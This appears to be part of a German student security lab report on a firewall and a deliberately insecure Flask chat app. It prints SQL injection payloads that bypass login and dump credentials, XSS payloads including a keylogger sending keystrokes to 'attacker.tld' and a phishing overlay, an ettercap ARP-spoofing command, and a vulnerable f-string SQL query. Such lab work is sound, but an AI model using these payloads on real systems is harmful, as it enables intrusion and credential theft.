Folgende Abschnitte beschreiben die Konfiguration der Firewall und des Webservers.

### 4.1 Firewall

Der Server der Firewall nutzt als Betriebssystem die 64 Bit Variante des Raspberry Pi OS, welches auf Debian 12 Bookworm basiert.

Es wurde keine vorinstallierte Software deinstalliert.

Es wurden folgende Pakete zusätzlich installiert:

Name	Begründung
iptables	Firewall, Alternative zur Vorinstallierten Firewall nftables
suricata	Intrusion Detection System
nvim	Texteditor zum bearbeiten von Konfigurationsdateien
zsh	Shell mit besserer Auto-Complete-Funktion
tmux	Terminal Multiplexer zum einfachen Verwalten über SSH

Tabelle 3: Zusätzlich installierte Software auf der Firewall

Der standardmäßig aktivierte nftables-Dienst wurde deaktiviert um Konflikte mit iptables zu verhindern, siehe Kapitel 3.1 für die Konfiguration von iptables für den Firewall-Server. SSH wurde aktiviert, es wurden keine weiteren Maßnahmen eingeleitet um die Schnittstelle zu schützen. Es wird die Standardkonfiguration verwendet.

Der Suricata-Dienst wurde aktiviert und wird automatisch beim Boot gestartet, siehe Kapitel 5.1 für die Konfiguration des Intrusion Detection Systems (IDS).

Dem Server wurde die statische IP-Adresse 192.168.0.220 zugewiesen, siehe Kapitel 7.3. Folgende Abbildung zeigt die Netzwerk-Konfiguration der Firewall:

```
[test@piserver:~]$ sudo cat /etc/network/interfaces
# interfaces(5) file used by ifup(8) and ifdown(8)
# Include files from /etc/network/interfaces.d:
auto eth0
iface eth0 inet static
    address 192.168.0.220
    netmask 255.255.255.0
    gateway 192.168.0.221
```

Abbildung 11: Interface der Firewall

## 4.2 Webserver

Der Webserver nutzt als Betriebssystem die 64 Bit Variante des Raspberry Pi OS, welches auf Debian 12 Bookworm basiert.

Es wurde keine vorinstallierte Software deinstalliert.

Folgende Software wurde zusätzlich installiert:

Name	Begründung
iptables	Firewall, Alternative zur Vorinstallierten Firewall nftables
nvim	Texteditor zum bearbeiten von Konfigurationsdateien
zsh	Shell mit besserer Auto-Complete-Funktion
tmux	Terminal Multiplexer zum einfachen Verwalten über SSH
python3-pip,	
python3-venv,	
python3-flask,	
python3-flask-cors,	
python3-pymysql	Als Abhängigkeiten der Python-Anwendung
mariadb-server	Datenbank für die Python-Anwendung
nginx	Als Webserver für die Python-Anwendung

Tabelle 4: Zusätzlich installierte Software auf dem Webserver

Der standardmäßig aktivierte nftables-Dienst wurde deaktiviert um Konflikte mit iptables zu verhindern, siehe Kapitel 3.2 für die Konfiguration von iptables auf dem Webserver. SSH wurde aktiviert, es wurden keine weiteren Maßnahmen eingeleitet um die Schnittstelle zu schützen. Es wird die Standardkonfiguration verwendet.

Der nginx-Dienst und mariadb-Dienst wurde aktiviert und wird beim Start automatisch gestartet.

Die Python-Anwendung wird automatisch beim Start durch einen Cron-Job gestartet, siehe Kapitel 7.2.

Dem Server wurde die statische IP-Adresse 192.168.0.221 zugewiesen, siehe Kapitel 7.3. Folgende Abbildung zeigt die Netzwerk-Konfiguration des Webservers:

```
[test@itsec-g3-s:~][130]$ sudo cat /etc/network/interfaces
# interfaces(5) file used by ifup(8) and ifdown(8)
# Include files from /etc/network/interfaces.d:
auto eth0
iface eth0 inet static
    address 192.168.0.221
    netmask 255.255.0.0
    gateway 192.168.0.220
```

Abbildung 12: Interface des Webservers

#### 4.2.1 Python-Anwendung

Auf dem Webserver wird eine eigens programmierte Python-Anwendung betrieben.

Diese bietet ein einfaches HTML Login Formular, sowie einen einfachen Chat in dem Nachrichten veröffentlicht werden können.

Die Anwendung wurde absichtlich so unsicher wie möglich entwickelt um die geplanten Attacken im Pentest zu ermöglichen.

#### 4.2.2 Nginx

Um die Python-Anwendung auf Port 80 mittels NGINX zur Verfügung zu stellen wurde die Datei myflaskapp im Ordner /etc/nginx/sites-available/ mit folgendem Inhalt angelegt:

```
server {  
    listen 80;  
    server_name _; # wildcard  
  
    location / {  
        proxy_pass http://127.0.0.1:5000; # Point to where Flask is  
                                         running  
        proxy_set_header Host $host;  
        proxy_set_header X-Real-IP $remote_addr;  
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;  
        proxy_set_header X-Forwarded-Proto $scheme;  
    }  
}
```

Für diese Datei wurde anschließend ein Link mittels `ln -s /etc/nginx/sites-available/myflaskapp /etc/nginx/sites-enabled` erstellt.

Es wurden keine weiteren Maßnahmen unternommen um NGINX zu härten.

#### 4.2.3 MariaDB

Die Datenbank wurde mit folgenden Skript initialisiert:

```
#!/usr/bin/env bash  
# script for setting up database  
mysql -u "$1" --password="$2" -e ""CREATE DATABASE mydb;  
USE mydb;  
CREATE USER 'admin'@'localhost' IDENTIFIED BY 'password';  
CREATE TABLE credentials (  
    id INT AUTO_INCREMENT PRIMARY KEY,  
    user VARCHAR(255) NOT NULL,  
    password VARCHAR(255) NOT NULL  
);  
INSERT INTO credentials (user, password) VALUES ('testuser', '  
testpassword');
```

```
GRANT ALL PRIVILEGES ON mydb.* TO 'admin'@'localhost';
FLUSH PRIVILEGES;"""
```

Es wird ein neue Datenbank mit dem Namen `mydb` angelegt. Zusätzlich wird ein neuer Nutzer `admin` angelegt. Anschließend wird die Tabelle `credentials` angelegt, in welcher die Daten später gespeichert werden. In diese wird ein Testnutzer hineingeschrieben. Dem Nutzer `admin` werden zuletzt alle Rechte für die neue Datenbank zugeteilt.

Es wurden keine weiteren spezifischen Konfigurationen durchgeführt um MariaDB zu schützen.

## 4.3 Angriff auf den Webserver

Im folgenden werden die Angriffe auf den Webserver, eine SQL Injection und Cross-Site-Scripting Attacke, beschrieben.

### 4.3.1 SQL Injection

Um die Anfälligkeit der Webanwendung für SQL Injection zu testen, wurde ein Angriff auf das Login-Formular simuliert. Zunächst wurde ein einfacher Test mit dem Benutzernamen `';''` und einem beliebigen Passwort durchgeführt. Dies führte zu einem internen Serverfehler (HTTP 500), der wertvolle Informationen über die zugrunde liegende Datenbankabfrage preisgab.

### Login Form

Username:  Password:

NetworkError when attempting to fetch resource.

---

Abbildung 13: Fehlermeldung beim Login in der Webanwendung

Die Analyse des Fehlerlogs in den Entwicklertools des Browsers offenbarte die verwendete SQL-Abfrage aus der Webanwendung.

```

connection = get_db_connection()

try:
    with connection.cursor() as cursor:
        cursor.execute(f"SELECT * FROM credentials WHERE user = '{usernameJson}'")
        ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

        result = cursor.fetchone()
        if result:
            usernameDB = result['user']
            passwordDB = result['password']
            if passwordDB == passwordJson:

```

Abbildung 14: Response der Webanwendung

Mit diesem Wissen wurde eine angepasste Injection erstellt:

```
' union select 1,'itsec','attack'; -- '
```

Diese Eingabe als Benutzername, kombiniert mit attack als Passwort, ermöglicht eine unbefugte Anmeldung als **itsec** oder potenziell als jeder andere Benutzer.




**Login Form**

Username:  Password:

**Login** **Register**

Abbildung 15: Login mit SQL Injection



**Welcome itsec**

**Message Board**

---

Enter your message

**Post**

Abbildung 16: Erfolgreiche Anmeldung mit SQL Injection

Um die Möglichkeiten der SQL Injection weiter zu demonstrieren, wurde eine alternative Injection entwickelt, um alle Benutzerdaten zu extrahieren:

```
' union select 1, group_concat(concat_ws('|', user, password)
    separator ', '), 'attack' from credentials -- '
```

Diese Injection wird ebenfalls als Benutzername eingegeben, während `attack` wieder als Passwort verwendet wird. Als Ergebnis enthält der angezeigte Benutzername in der Webanwendung nun alle extrahierten Daten aus der Datenbanktabelle, wie in der folgenden Abbildung zu sehen ist:




Abbildung 17: Extraktion aller Benutzerdaten mit SQL Injection

#### 4.3.2 Cross-Site Scripting

Um die Cross-Site Scripting (XSS) Schwachstelle der Webanwendung zu demonstrieren, wurden verschiedene Methoden der Code-Injektion in das Message Board getestet, das nach erfolgreicher Anmeldung zugänglich ist.

Zunächst wurde ein einfacher JavaScript-Code injiziert, der eine Alert-Box mit dem Text `test` anzeigen sollte:

```
<script>alert('test')</script>
```

# Welcome admin


## Message Board

Enter your message

admin:

Abbildung 18: Fehlgeschlagene Ausführung des JavaScript-Codes

Trotz erfolgreicher Injektion des Codes geschah jedoch nichts Sichtbares auf der Webseite. Bei näherer Untersuchung zeigte sich, dass der Code zwar in den HTML-Quelltext eingefügt wurde, aber von Firefox ignoriert wurde. Dies war an der grauen Hinterlegung im Quelltext erkennbar, wie die folgende Abbildung zeigt:



```
<!DOCTYPE html>
<html lang="en"> [scroll]
  > <head>[...]</head>
  ><body>
    > <header>[...]</header>
    ><div id="boardContainer"> [overflow]
      > <form id="messageForm">[...]</form> [event]
      ><div id="messagesContainer">
        ><div class="message" style="border-color: rgb(109, 230, 58);>
          <b>itsec:</b>
          <script>alert('test')</script>
        </div>
      </div>
    ><script>[...]</script>
  </body>
</html>
```

Abbildung 19: HTML-Quelltext mit grau hinterlegtem JavaScript-Code

Als Alternative wurde ein `<img>`-Tag mit dem `onerror`-Attribut verwendet. Diese Methode zielt darauf ab, JavaScript-Code auszuführen, wenn das Laden eines Bildes fehlschlägt:

```
<img src="" onerror=alert('test')>
```



Abbildung 20: Erfolgreiche XSS-Ausführung mit img-Tag




Abbildung 21: Erfolgreiche XSS-Ausführung mit img-Tag, Zoom auf das Alert-Fenster

Wie in der Abbildung zu sehen ist, war diese Methode erfolgreich und löste wie erwartet ein Alert-Fenster aus.

Um die Schwere der XSS-Schwachstelle zu verdeutlichen, wurden zwei Angriffsvektoren getestet.

Zunächst wurde ein Keylogger eingesetzt, der jeden Tastendruck an einen externen Server sendet:

```
<img src="" onerror="document.addEventListener('keypress',  
    function(e) { fetch('http://attacker.tld?key=' + String.  
        fromCharCode(e.which)); } ); this.remove();">
```

Für diese Demonstration wurde die fiktive Adresse `attacker.tld` als Zielserver verwendet. Der resultierende Netzwerkverkehr, der die gesendeten Tastendrücke zeigt, ist in der folgenden Abbildung dargestellt:

Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms
200	GET	192.168.0.220	itsec	document	html	1.94 kB	4.65 kB	14 ms
200	GET	192.168.0.220	itsec	itsec:133 (fetch)	json	1.03 kB	847 B	19 ms
404	GET	192.168.0.220	favicon.ico	FaviconLoader.sys.mjs:175 (img)	html	406 B	207 B	24 ms
?	GET	attacker.tld	?key=h	itsec:1 (fetch)			NS_ERROR_UNKNOWN_HOST	0 B 0 ms
?	GET	attacker.tld	?key=a	itsec:1 (fetch)			NS_ERROR_UNKNOWN_HOST	0 B 0 ms
?	GET	attacker.tld	?key=l	itsec:1 (fetch)			NS_ERROR_UNKNOWN_HOST	0 B 0 ms
?	GET	attacker.tld	?key=i	itsec:1 (fetch)			NS_ERROR_UNKNOWN_HOST	0 B 0 ms
?	GET	attacker.tld	?key=o	itsec:1 (fetch)			NS_ERROR_UNKNOWN_HOST	0 B 0 ms

Abbildung 22: Netzwerkverkehr des XSS-Keyloggers

Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms
200	GET	192.168.0.220	itsec	document	html	1.94 kB	4.65 kB	14 ms
200	GET	192.168.0.220	itsec	itsec:133 (fetch)	json	1.03 kB	847 B	19 ms
404	GET	192.168.0.220	favicon.ico	FaviconLoader.sys.mjs:175 (img)	html	406 B	207 B	24 ms
?	GET	attacker.tld	?key=h	itsec:1 (fetch)			NS_ERROR_UNKNOWN_HOST	0 B 0 ms
?	GET	attacker.tld	?key=a	itsec:1 (fetch)			NS_ERROR_UNKNOWN_HOST	0 B 0 ms
?	GET	attacker.tld	?key=l	itsec:1 (fetch)			NS_ERROR_UNKNOWN_HOST	0 B 0 ms
?	GET	attacker.tld	?key=i	itsec:1 (fetch)			NS_ERROR_UNKNOWN_HOST	0 B 0 ms
?	GET	attacker.tld	?key=o	itsec:1 (fetch)			NS_ERROR_UNKNOWN_HOST	0 B 0 ms

Abbildung 23: Netzwerkverkehr des XSS-Keyloggers, Zoom auf den Netzwerkverkehr

Dann wurde eine Phishing-Seite imitiert, die eine legitime Website nachahmt, mit dem Ziel Benutzerdaten zu stehlen:

```
<img src="" onerror="(function(){  
    document.body.innerHTML = '  
        <div style='position: fixed; top: 0; left: 0; width:  
            100%; height: 100%; background-color: #f0f2f5;  
            display: flex; justify-content: center; align-items  
            : center; '>  
    </div>  
</div>)" alt="Phishing website imitation"/>
```

```
<div style='background-color: #fff; padding: 20px;  
border-radius: 8px; box-shadow: 0 2px 4px rgba  
(0,0,0,0.1); width: 360px; text-align: center;'>  
<h2 style='color: #1877f2; font-family: Helvetica,  
Arial, sans-serif; margin-bottom: 20px;'>Website</  
h2>  
<form>  
<input type='text' placeholder='Email or Phone Number'  
style='width: 100%; padding: 10px; margin-bottom:  
10px; border: 1px solid #ddd; border-radius: 4px;  
box-sizing: border-box;'>  
<input type='password' placeholder='Password' style='  
width: 100%; padding: 10px; margin-bottom: 20px;  
border: 1px solid #ddd; border-radius: 4px; box-  
sizing: border-box;'>  
<button type='submit' style='width: 100%; padding: 10px  
; background-color: #1877f2; color: white; border:  
none; border-radius: 4px; font-size: 16px; cursor:  
pointer;'>Log In</button>  
</form>  
<div style='margin-top: 10px;'>  
<a href='#' style='color: #1877f2; font-size: 14px;  
text-decoration: none;'>Forgotten password?</a>  
</div>  
</div>  
</div>  
';  
}()">
```

Diese Injektion ersetzt den gesamten Inhalt der Webseite durch eine Login-Maske, die Benutzer zur Eingabe ihrer Anmelddaten verleiten könnte. Das Ergebnis dieser Injektion ist in der folgenden Abbildung dargestellt:




Abbildung 24: Darstellung der XSS-injizierten Phishing-Seite

Wie man sehen kann, wurde die ursprüngliche Webseite vollständig durch eine gefälschte Login-Maske ersetzt. Dies verdeutlicht das erhebliche Risiko, das von XSS-Schwachstellen ausgeht.

## 5 Aufgabenblatt 3

Im folgenden wird die Konfiguration des Intrusion Detection System (IDS) beschrieben. Es wurde sich für das IDS Suricata entschieden, da bereits Vorerfahrung bestanden.

### 5.1 Konfiguration des Intrusion Detection Systems

Bei der Installation wurde der Anleitung des Herstellers [10] befolgt.

In der Konfigurationsdatei `/etc/suricata/suricata.yaml` wurde das zu überwachende Interface auf `eth0` gestellt. Es ergeben sich folgende Capture Settings:

```
af-packet:
  - interface: eth0
    cluster-id: 99
    cluster-type: cluster_flow
    defrag: yes
    use-mmap: yes
    tpacket-v3: yes
```

Darüber hinaus wurden die aktuellen Regeln, mittels `sudo suricata-update`, heruntergeladen, installiert und aktiviert [11].

Um diese zu aktivieren wurde gemäß der Anleitung des Herstellers der Pfad der Regeln, in der Datei `/etc/suricata/suricata.yaml` geändert auf

`default-rule-path: /var/lib/suricata/rules`.

Weitere Konfiguration wurden nicht durchgeführt.

Das IDS wurde anschließend getestet. Dafür wurde der Befehl `curl http://testmynids.org/uid/index.html` ausgeführt. Dadurch wurde eine statische HTML-Datei aufgerufen mit dem Inhalt `uid=0(root)gid=0(root)groups=0(root)`. Dieser String stellt eine mögliche Ausgabe des `id` Befehls dar, welcher genutzt werden kann um den derzeitigen Nutzer und die Gruppen des Nutzers zu erhalten.

Das IDS sollte hier ausschlagen, da die Ausgabe bedeuten würde, dass jemand remote den `id` Befehl als root ausgeführt hat, was bedeuten würde dass jemand vollen Zugriff auf das System hat.

Ob das IDS dies erkannt hat wurde mit dem Befehl `sudo tail /var/log/suricata/fast.log` überprüft. Die `fast.log` Datei enthält die Warnungen des IDS. Die letzte Zeile der Datei war `[1:2100498:7] GPL ATTACK_RESPONSE id check returned root [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} <ip> -> 192.168.0.220:<port>`. Dies zeigt das der Datenverkehr als potenzieller Datenabfluss erkannt wurde.

### 5.2 ARP Spoofing

Beim ARP-SPoofing wird das ARP-Protokoll genutzt um den Datenverkehr nicht zum eigentlichen Ziel, sondern zum Angreifer, zu schicken. Das ARP-Protokoll ist dafür zustän-

dig IP-Adresse, welche an sich dynamisch sind, einer statischen MAC-Adresse zuzuordnen. Diese Zuordnung passiert im LAN, im Local Area Network.

Beim ARP-Spoofing weisen wir die IP des Ziels, der MAC-Adresse des Angreifers zu. Alle Pakete die an die IP des Ziels gesendet werden, werden also an den Angreifer gesendet. Der Angreifer kann die Paket an das eigentliche Ziel weiterleiten, wodurch der Datenverkehr ununterbrochen funktioniert [12].

In unserem Fall ist am sinnvollsten sich zwischen der Firewall und dem Webserver zu platzieren, und dort den Verkehr mitzuschneiden, da man dort alle Pakete erhält.

Für das ARP-Spoofing wurde die CLI Version des Tools `ettercap` genutzt. Das Tool wurde mit dem Befehl `sudo ettercap -T -M arp /192.168.0.220// /192.168.0.221//` aufgerufen [13]:

1. `-T`: Nutze die einfache Textausgabe
2. `-M arp`: Führe einen Man-in-the-Middle (MITM) Angriff aus, nutze dafür ARP
3. `/192.168.0.220//`: Nutze die Firewall als Ziel 1
4. `/192.168.0.221//`: Nutze den Webserver als Ziel 2

Folgende Screenshots zeigen die ARP-Tabellen der einzelnen Geräte, sowie die MAC-Adresse der Kali-Maschine:

```
[test@piserver:~]$ sudo arp -a
? (192.168.0.221) at 7c:8a:e1:71:5c:cc [ether] on eth0
? (192.168.0.101) at 48:65:ee:13:5f:fe [ether] on eth0
? (192.168.0.150) at 7c:8a:e1:71:5c:cc [ether] on eth0
? (192.168.156.18) at ce:7f:66:99:b2:6a [ether] on wlan0
```

Abbildung 25: ARP-Tabelle der Firewall

```
[test@itsec-g3-s:~]$ sudo arp -a
? (192.168.0.220) at 7c:8a:e1:71:5c:cc [ether] on eth0
? (192.168.0.101) at 48:65:ee:13:5f:fe [ether] on eth0
? (192.168.0.150) at 7c:8a:e1:71:5c:cc [ether] on eth0
```

Abbildung 26: ARP-Tabelle des Webservers

Man kann sehen das die IP-Adresse der Firewall und des Webservers jeweils in den



```
(kali㉿kali)-[~]
$ sudo ip l
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFQoS group default qlen 1000
    link/loopback brd 00:00:00:00:00:00
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group default qlen 1000
    link/ether 7c:8a:e1:71:5c:cc brd ff:ff:ff:ff:ff:ff
```

Abbildung 27: MAC-Adresse der Kali-Maschine

jeweiligen Screenshots die MAC-Adresse der Kali-Maschine haben. Dies bedeutet das Pakete welche von der Firewall aus zum Webserver gesendet werden, an die Kali-Maschine gesendet werden, das Gleiche gilt auch für Pakete die vom Webserver an die Firewall gesendet werden.

Es war möglich eine Anmeldung auf dem Webserver zu lesen und das Passwort des Benutzers zu erhalten:

No. ^	Tin	Source	Destination	Protocol	Length	Info
1 0...	192.168.0.221	1.1.1.1		DNS	81	Standard query 0x78f6 A 0.debian.pool.ntp.org
2 0...	192.168.0.221	1.1.1.1		DNS	81	Standard query 0x841a AAAA 0.debian.pool.ntp.org
3 1...	CompaInform_7...	RaspberryPiT...		ARP	42	192.168.0.221 is at 7c:8a:e1:71:5c:cc
4 1...	CompaInform_7...	RaspberryPiF...		ARP	42	192.168.0.220 is at 7c:8a:e1:71:5c:cc (duplicate use of 192.168.0.221 detected!)
→ 5 2...	192.168.0.220	192.168.0.221		HTTP/JSON	528	POST /login HTTP/1.1 , JSON (application/json)
6 2...	192.168.0.220	192.168.0.221		TCP	528	[TCP Retransmission] 58820 - 80 [PSH, ACK] Seq=1 Ack=1 Win=501 Len=462 TSval=375
← 7 2...	192.168.0.221	192.168.0.220		HTTP/JSON	344	HTTP/1.1 200 OK , JSON (application/json)


Abbildung 28: Wireshark Traffic einer Anmeldung

### 5.2.1 IDS gegen ARP-Spoofing

Das eingesetzte IDS, Suricata, bietet keinen Schutz gegen und ist nicht in der Lage ARP-Spoofing zu erkennen.

IDS arbeiten auf der OSI Schicht 3, der Netzwerkschicht [14]. Das ARP-Protokoll arbeitet auf der Ebene 2, der Sicherungsschicht [15],

Um das ARP-Spoofing zu erkennen, müsste man permanent die ARP-Tabelle überwachen und kontrollieren, ob IP-Adressen doppelt vergeben werden. Diese Funktion bietet Suricata nicht.



```

↓ JavaScript Object Notation: application/json
  ↓ Object
    >- Member: username
    <- Member: password
      [Path with value: /password:admin]
      [Member with value: password:admin]
      String value: admin
      Key: password
      [Path: /password]

